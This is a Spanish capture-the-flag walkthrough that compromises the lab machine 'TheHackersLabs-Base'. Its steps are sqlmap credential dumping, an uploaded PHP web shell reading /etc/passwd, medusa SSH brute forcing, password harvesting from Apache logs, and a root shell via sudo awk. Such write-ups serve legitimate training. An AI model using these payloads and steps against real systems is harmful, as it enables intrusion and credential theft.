# BASE


## CONECTIVIDAD

```
ping -c1 192.168.0.46
```

```
└─# ping -c1 192.168.0.46
PING 192.168.0.46 (192.168.0.46) 56(84) bytes of data.
64 bytes from 192.168.0.46: icmp_seq=1 ttl=64 time=1.54 ms

--- 192.168.0.46 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.535/1.535/1.535/0.000 ms
```


## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.46-T 5
```


```
└# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.46 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 12:23 EDT
Warning: 192.168.0.46 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.46
Host is up (0.021s latency).
Not shown: 38635 closed tcp ports (reset), 26897 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 c8:5f:17:62:8c:26:0a:7b:b2:c6:07:33:31:64:84:30 (ECDSA)
|_  256 e3:92:58:d8:50:ac:00:5a:49:02:d7:e9:33:18:47:8c (ED25519)
80/tcp    open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: FlatPress
|_http-generator: FlatPress fp-1.2.1
|_http-server-header: Apache/2.4.62 (Debian)
8080/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Search Page
|_http-server-header: Apache/2.4.62 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 00:0C:29:6C:A8:7A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22,80 y 8080

puerto 80




puerto 8080



## Puerto 80

**FlatPress es un CMS ligero que almacena datos en archivos en lugar de usar bases de datos, ideal para blogs o sitios pequeños.**

**Es fácil de instalar y personalizable con temas y plugins.**

## Puerto 8080

**Nada más entrar, me encuentro con el nombre más chulo del mundo, (Juan).**

**Lo que me hace sospechar que es un usuario. Pruebo con maría y tb es un usuario**

**Tenemos una base de datos y probamos con la típica inyección SQL.**

**' OR '1'='1**


**Vamos con sqlmap para encontrar bases de datos**

**sqlmap -u http://192.168.0.46:8080/index.php --forms --dbs --batch**

```
available databases [6]:
[*] FlatPress
[*] information_schema
[*] mysql
[*] Nombres
[*] performance_schema
[*] sys
```

Ahora, vemos las tablas

```
sqlmap -u "http://192.168.0.46:8080/index.php" --forms --batch -D FlatPress --tables
```

```
Database: FlatPress
[1 table]
+-------+
| login |
+-------+
```


Y por último,leemos la tabla login

```
sqlmap -u "http://192.168.0.46:8080/index.php" --forms --batch -D FlatPress -T login --dump
```

```
Database: FlatPress
Table: login
[1 entry]
+----+--------+----------------------+
| id | user   | password             |
+----+--------+----------------------+
| 1  | r0dgar | SNIETbkGBCnhFqeUJuqBO |
+----+--------+----------------------+
```

```
r0dgar/SNIETbkGBCnhFqeUJuqBO
```

Con estas credenciales nos vamos al panel de login en el puerto 80




Ahora, seguimos los siguiente pasos:

- Navegamos a la pestaña uploader

- Creamos un script en php

```
GIF89a;
<?php
system($_GET['cmd']);
?>
```

- Lo subimos

- Nos vamos a la pestaña colateral, mediaplayer

- Pulsamos sobre la shell y en el navegador escribimos

192.168.0.46/fp-content/attachs/shell.php?cmd=cat /etc/passwd

y obtenemos el etc/passwd

```
view-source:http://192.168.0.46/fp-content/attachs/shell.php?cmd=cat /etc/passwd
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
 4 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 5 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 6 sync:x:4:65534:sync:/bin:/bin/sync
 7 games:x:5:60:games:/usr/games:/usr/sbin/nologin
 8 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
 9 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
10 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
11 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
12 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
13 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
14 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
15 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
16 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
17 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
18 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
19 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
20 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
21 tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
22 messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
23 usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
24 dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
25 avahi:x:105:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
26 speech-dispatcher:x:106:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
27 fwupd-refresh:x:107:115:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
28 saned:x:108:117::/var/lib/saned:/usr/sbin/nologin
29 geoclue:x:109:118::/var/lib/geoclue:/usr/sbin/nologin
30 polkitd:x:997:997:polkit:/nonexistent:/usr/sbin/nologin
31 rtkit:x:110:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
32 colord:x:111:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
33 gnome-initial-setup:x:112:65534::/run/gnome-initial-setup/:/bin/false
34 Debian-gdm:x:113:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
35 mysql:x:114:122:MySQL Server,,,:/nonexistent:/bin/false
36 pedro:x:1001:1001::/home/pedro:/bin/bash
37 flate:x:1002:1002::/home/flate:/bin/bash
38 sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
39
```

**Sacamos dos usuarios flate y pedro**

**Con medusa sacamos la contraseña para pedro**

## EXPLOTACIÓN

```
└# medusa -h 192.168.0.46 -u pedro -P rockyou_5000.txt -M ssh | grep "SUCCESS"
ACCOUNT FOUND: [ssh] Host: 192.168.0.46 User: pedro Password: secret [SUCCESS]
```

Vamos por ssh

```
└# ssh pedro@192.168.0.46
The authenticity of host '192.168.0.46 (192.168.0.46)' can't be established.
ED25519 key fingerprint is SHA256:Dsd21PPoQLn9JGv2uNYmBMoV3fCX6ZW+JN4CuFEz11M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.46' (ED25519) to the list of known hosts.
pedro@192.168.0.46's password:
Linux TheHackersLabs-Base 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pedro@TheHackersLabs-Base:~$
```

## ESCALADA DE PRIVILEGIOS

Como no veo nada, me bajo el linpeas, le doy permisos y ejecuto

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

pedro@TheHackersLabs-Base:/var/log/apache2$ id
uid=1001(pedro) gid=1001(pedro) grupos=1001(pedro),4(adm)
pedro@TheHackersLabs-Base:/var/log/apache2$

Como miembro del grupo adm,pedro, puede acceder y leer archivos de logs en /var/log/

para monitorear el sistema

Buscamos credenciales en los logs de Apache porque son la fuente más

directa de interacción entre los usuarios y el servidor web,ya que

registran los intentos de acceso.

Listamos los archivos de logs de Apache

ls -la /var/log/apache2/

```
pedro@TheHackersLabs-Base:/var/log/apache2$ ls -la /var/log/apache2/
total 115000
drwxr-x---  2 root adm       4096 oct  5 03:39 .
drwxr-xr-x 11 root root      4096 oct  5 03:39 ..
-rw-r-----  1 root adm          0 oct  4 11:42 access.log
-rw-r-----  1 root adm  113651095 oct  3 16:54 access.log.1
-rw-r-----  1 root adm       1115 sep 13 05:35 access.log.2.gz
-rw-r-----  1 root adm        620 sep 12 05:56 access.log.3.gz
-rw-r-----  1 root adm        639 sep 10 17:03 access.log.4.gz
-rw-r-----  1 root adm        259 oct  5 03:39 error.log
-rw-r-----  1 root adm        259 oct  4 11:42 error.log.1
-rw-r-----  1 root adm    3440380 oct  3 16:52 error.log.2.gz
-rw-r-----  1 root adm        395 sep 13 05:53 error.log.3.gz
-rw-r-----  1 root adm        289 sep 12 06:00 error.log.4.gz
-rw-r-----  1 root adm       1543 sep 12 05:49 error.log.5.gz
-rw-r-----  1 root adm          0 oct  4 11:42 other_vhosts_access.log
-rw-r-----  1 root adm     603143 oct  3 15:31 other_vhosts_access.log.1
-rw-r-----  1 root adm       4427 sep 13 05:40 other_vhosts_access.log.2.gz
-rw-r-----  1 root adm        925 sep 10 16:28 other_vhosts_access.log.3.gz
pedro@TheHackersLabs-Base:/var/log/apache2$
```

Buscamos líneas que contienen información de usuario

y contraseña en los logs comprimidos

pedro@TheHackersLabs-Base:/var/log/apache2$ zgrep -E "username=|password=" /var/log/apache2/*.gz

```
pedro@TheHackersLabs-Base:/var/log/apache2$ zgrep -E "username|password" /var/log/apache2/*.gz | head -n 5
/var/log/apache2/access.log.2.gz:10.0.2.4 - - [13/Sep/2024:05:33:17 -0600] "GET /search.php?qwery=Juan%20%27%20union+select+group_concat(user,%20%27%20:%20%2
7%20,password%27),2,3,4,5+from+FratPress,%20login--+- HTTP/1.1" 200 3119 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
/var/log/apache2/access.log.2.gz:10.0.2.4 - - [13/Sep/2024:05:33:29 -0600] "GET /search.php?qwery=juan%20%27%20union+select+group_concat(user,%20%27%20:%20%2
7%20,password%27),2,3,4,5+from+FratPress,%20login--+- HTTP/1.1" 200 3119 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
/var/log/apache2/access.log.2.gz:10.0.2.4 - - [13/Sep/2024:05:34:39 -0600] "GET /search.php?qwery=juan%20%27%20union+select+group_concat(user,%20%27%20:%20%2
7%20,password%27),2,3,4,5+from+FratPress,%20login%20-%20-+- HTTP/1.1" 200 3119 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
/var/log/apache2/access.log.3.gz:203.0.113.56 - flate [12/Sep/2024:12:03:55 +0000] "POST /login HTTP/1.1" 401 4812 "http://example.com/login" "Mozilla/5.0 (W
indows NT 10.0; Win64; x64)" "username=flate&password=HPAbcmOgSjidaoWkXUQjw"
/var/log/apache2/access.log.4.gz:172.16.241.171 -    [10/Sep/2024:11:47:00 -0600] "GET /login.php?username=flate&password=HPAbcmOgSjidaoWkXUQjw HTTP/1.1" 404
```

HPAbcmOgSjidaoWkXUQjw

Con esta contraseña nos hacemos flate

```
pedro@TheHackersLabs-Base:/var/log/apache2$ su flate
Contraseña:
flate@TheHackersLabs-Base:/var/log/apache2$
```

Buscamos permisos sudo y consultando en

https://gtfobins.github.io/gtfobins/awk/#sudo

sudo awk 'BEGIN {system("/bin/sh")}'

Nos hacemos root

```
flate@TheHackersLabs-Base:/var/log/apache2$ sudo -l
Matching Defaults entries for flate on TheHackersLabs-Base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User flate may run the following commands on TheHackersLabs-Base:
    (root) NOPASSWD: /usr/bin/awk
```

```
flate@TheHackersLabs-Base:/var/log/apache2$ sudo awk 'BEGIN {system("/bin/sh")}'
# whoami
root
#
```

🖖 **Buen día.**